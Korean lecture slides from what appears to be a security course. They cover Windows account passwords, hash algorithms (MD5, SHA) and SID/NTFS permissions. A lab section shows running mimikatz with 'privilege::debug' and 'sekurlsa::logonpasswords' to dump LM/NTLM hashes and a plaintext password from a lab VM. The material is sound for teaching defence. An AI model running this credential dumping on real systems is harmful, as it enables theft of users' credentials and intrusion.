


### 3 <실습> 계정 및 패스워드

- 윈도우 패스워드 추출


- Mimikatz 실습

- cmd.exe를 관리자 권한으로 실행하고, mimikatz 있는 폴더로 이동



### 3 <실습> 계정 및 패스워드

- 윈도우 패스워드 추출
  - Mimikatz 실습
    - mimikatz.exe 실행 후, 화면 설정 수정




### 3 <실습> 계정 및 패스워드

#### • 윈도우 패스워드 추출

##### - Mimikatz 실습

- mimikatz.exe 실행 후 다음 명령어로 패스워드 정보 획득
- privilege::debug, 명령 후에 sekurlsa::logonpasswords 로 패스워드 정보 획득



```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 560677 (00000000:00088e25)
Session          : Interactive from 2
User Name        : ksjhacker
Domain           : ADV_HACK-VM
Logon Server     : ADV_HACK-VM
Logon Time       : 2018-09-09 오후 9:23:10
SID              : S-1-5-21-2956497456-4181845165-2602842700-1001


msv :
[00000003] Primary
* Username : ksjhacker
* Domain   : ADV_HACK-VM
* LM        : 44efce164ab921caaad3b435b51404ee
* NTLM      : 32ed87bdb5fdc5e9cba88547376818d4
* SHA1      : 6ed5833cf35286ebf8662b7b5949f0d742bbec3f

tspkg :
* Username : ksjhacker
* Domain   : ADV_HACK-VM
* Password : 123456

wdigest :
* Username : ksjhacker
* Domain   : ADV_HACK-VM
* Password : 123456
```

### 3 계정 및 패스워드

- NTLM Hash
  - LM 해시에 MD4 해시가 추가




### 3 계정 및 패스워드

#### • 해시(Hash)

##### – 해시의 특징

- 암호화와 다른 개념으로, 암호가 정보를 숨기기 위한 것이라면 해시는 정보의 위변조를 확인하기 위한 방법
- 실무적으로는 비밀번호를 복호화하지 못하도록 ‘단방향 암호화’ 방식으로 해시를 사용함
- 평문의 길이가 달라도 사용하는 해시 알고리즘에 따라 동일한 길이의 해시 결과가 나옴



### 3 계정 및 패스워드

- 해시(Hash)

- 해시 종류 : MD5

- MD(Message Digest function 95) 알고리즘에는 MD2, MD4, MD5 세 가지가 있음.
    - RSA를 개발한 미국 MIT의 로널드 리베스트 교수가 공개키 기반 구조를 만들기 위해 개발
    - 1989년에 만들어진 MD2는 8비트 컴퓨터에 최적화되어 있고, MD4(1990년 개발)와 MD5(1991년 개발)는 32비트 컴퓨터에 최적화되어 있음.


- 해시 종류 : SHA

- SHA(Secure Hash Algorithm) 알고리즘은 미국 NSA에 의해 만들어짐.
    - 160비트의 값을 생성하는 해시 함수로, MD4가 발전한 형태
    - MD5보다 조금 느리지만 좀더 안전한 것으로 알려져 있음
    - SHA 알고리즘은 크게 SHA-1과 SHA-2로 나눌 수 있음

알고리즘	블록 크기	해시 결과값 길이	해시 강도
SHA-1	512비트	160비트	0.625
SHA-256(SHA-2)	512비트	256비트	1
SHA-384(SHA-2)	1024비트	384비트	1.5
SHA-512(SHA-2)	1024비트	512비트	2

### 3 계정 및 패스워드

- 해시(Hash)
  - SHA 해시



## 4 권한 관리

- 윈도우 사용자 권한 관리 : SID (Security Identifier)
  - 현재 로그인 한 사용자의 SID 보기: cmd> whoami /user
  - 시스템에 존재하는 사용자의 SID 보기:  
cmd> wmic UserAccount Where LocalAccount=True GET SID

```
C:\Users\ADU_HACK>whoami /user
사용자 정보
-----
사용자 이름          SID
=====
adv_hack-vm\adv_hack S-1-5-21-2956497456-4181845165-2602842700-1000
```

```
C:\Users\ADU_HACK>wmic UserAccount Where LocalAccount=True GET SID
SID
S-1-5-21-2956497456-4181845165-2602842700-500
S-1-5-21-2956497456-4181845165-2602842700-1000
S-1-5-21-2956497456-4181845165-2602842700-501
```


S: SID  
 1: Revision level  
 5: Identifier authority value(5=NT Authority)  
 21-29xx-41xx-xx700: Domain or local computer identifier  
 500,501,1000: Relative ID(RID)  
 500: Administrator, 501: Guest, 1000: General Users

## 4 권한 관리

- 윈도우 폴더 권한 관리 : NTFS
  - NTFS : New Technology File System

- 폴더 별 사용 권한 부여 가능

